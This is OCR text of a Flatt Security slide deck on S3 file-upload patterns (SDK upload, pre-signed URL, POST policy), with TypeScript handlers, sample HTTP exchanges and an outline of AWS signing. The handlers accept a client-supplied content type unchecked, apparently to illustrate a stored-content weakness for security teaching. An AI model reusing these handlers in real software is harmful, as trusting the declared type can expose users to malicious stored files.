
Flatt SECURITY



Server Side Upload
for SDK




Client Side Upload
for Pre Signed URL



Client Side Upload
for POST Policy


Server Side Upload for SDK

Flatt SECURITY



Server Side Upload for SDK


Flatt SECURITY



```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=——hoge

———hoge
Content-Disposition: form-data; name="photo"; filename=“image.png” Content-Type: image/png

 PNG
aaaaa
```

Server Side Upload for SDK


Flatt SECURITY



File Upload for TypeScript SDK

```
server.post('/api/upload', async (request, reply) => {
  const data = await request.file({
    limits: {
      fileSize: 1024 * 1024 * 100,
      files: 1,
    },
  });
  if (!data) {
    return reply.code(400).send({ error: 'No file uploaded' });
  }

  const filename = uuidv4();
  const s3 = new S3Client({});
  const command = new PutObjectCommand({
    Bucket: process.env.BUCKET_NAME,
    Key: `upload/${filename}`,
    Body: data.file,
    ContentLength: data.file.bytesRead,
    ContentType: data.mimetype,
  });

  await s3.send(command);
  reply.send(`/upload/${filename}`);
  return reply;
});
```


Server Side Upload for SDK



```
PUT / HTTP/1.1
Host: example.s3-ap-northeast-1.amazonaws.com
Content-Type: image/png

 PNG
aaaaa
```

Server Side Upload for SDK

Flatt SECURITY




Server Side Upload for SDK

Flatt SECURITY


```
200 OK

HTTP/1.1 200 OK
Content-Type: text/html
...snip...
```

3 File Upload Methods


Flatt SECURITY



Server Side Upload
for SDK




Client Side Upload
for Pre Signed URL



Client Side Upload
for POST Policy


Client Side Upload for Pre Signed URL

Flatt SECURITY




Client Side Upload for Pre Signed URL

Flatt SECURITY



Client Side Upload for Pre Signed URL


Flatt SECURITY



```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "presignedurl": "https://presigned-url-example.s3.ap-northeast-1.amazonaws.com/...
}
```

Client Side Upload for Pre Signed URL

Flatt SECURITY




Pre Signed URL for TypeScript SDK

```
server.post('/api/upload', async (request, reply) => {
  if (!request.body.contentType || !request.body.length) {
    return reply.code(400).send({ error: 'No file uploaded' });
  }

  if (request.body.length > 1024 * 1024 * 100) {
    return reply.code(400).send({ error: 'File too large' });
  }
  const filename = uuidv4();
  const s3 = new S3Client({});
  const command = new PutObjectCommand({
    Bucket: process.env.BUCKET_NAME,
    Key: `upload/${filename}`,
    ContentLength: request.body.length,
    ContentType: request.body.contentType,
  });

  const url = await getSignedUrl(s3, command, {
    expiresIn: 60 * 60 * 24,
  });
  return reply.header('content-type', 'application/json').send({
    url,
    filename,
  });
});
```

Client Side Upload for Pre Signed URL

Flatt SECURITY



1. Canonical Request

HTTP Verb + "\n" + — "GET" | "PUT" | "POST" | ...

Canonical URI + "\n" + — UriEncode(<*resource*>)

Canonical Query String + "\n" — UriEncode(<*QueryParameter1*>) + "=" + " UriEncode(<*value*>) + "&" + UriEncode(<*QueryParameter2*>) + "=" + "UriEncode(<*value*>) + "&" + ... UriEncode(<*QueryParameterN*>) + "=" + " UriEncode(<*value*>) — Sorted by QueryParameter

Canonical Headers +\n" — Lowercase(<*HeaderName1*>) + ":" +Trim(<*value*>) + "\n" Lowercase(<*HeaderName2*>) + ":" + Trim(<*value*>) + "\n" ... Lowercase(<*HeaderNameN*>) + ":" + Trim(<*value*>) + "\n" — Sorted by HeaderName

Signed Headers + "\n" — Lowercase(<*HeaderName1*>) + ";" + Lowercase (<*HeaderName2*>) + ";" + ... + Lowercase (<*HeaderNameN*>) — Sorted by HeaderName

Hashed Payload — Hex(SHA256Hash(<*payload*>)

2. StringToSign

"AWS4-HMAC-SHA256" + "\n" +

TimeStamp + "\n" + — Format ISO8601, e.g. "20130524T000000Z"

Scope + "\n" + — "<*yyyymmdd*>/<*AWS Region*>/s3/aws4_request" e.g., "20130524/us-east-1/s3/aws4_request"

Hex(SHA256Hash(Canonical Request))

3. Signing Key

DateKey = HMAC-SHA256 ("AWS4" + "<*SecretAccessKey*>", "<*yyyymmdd*>")
DateRegionKey = HMAC-SHA256(DateKey, "<*aws-region*>"
DateRegionServiceKey = HMAC-SHA256(DateRegionKey, "<*aws-service*>"
SigningKey = HMAC-SHA256(DateRegionServiceKey, "aws4_request")

4. Signature

signature = *Hex*(HMAC-SHA256 (SigningKey, StringToSign))

Client Side Upload for Pre Signed URL

Flatt SECURITY

```
PUT /... HTTP/1.1
Host: presigned-url-example.s3.ap-northeast-1.amazonaws.com
Content-Type: image/png

 PNG
aaaaa
```


Client Side Upload for Pre Signed URL

Flatt SECURITY

Stored


Client Side Upload for Pre Signed URL

Flatt SECURITY




3 File Upload Methods


Flatt SECURITY



Server Side Upload
for SDK



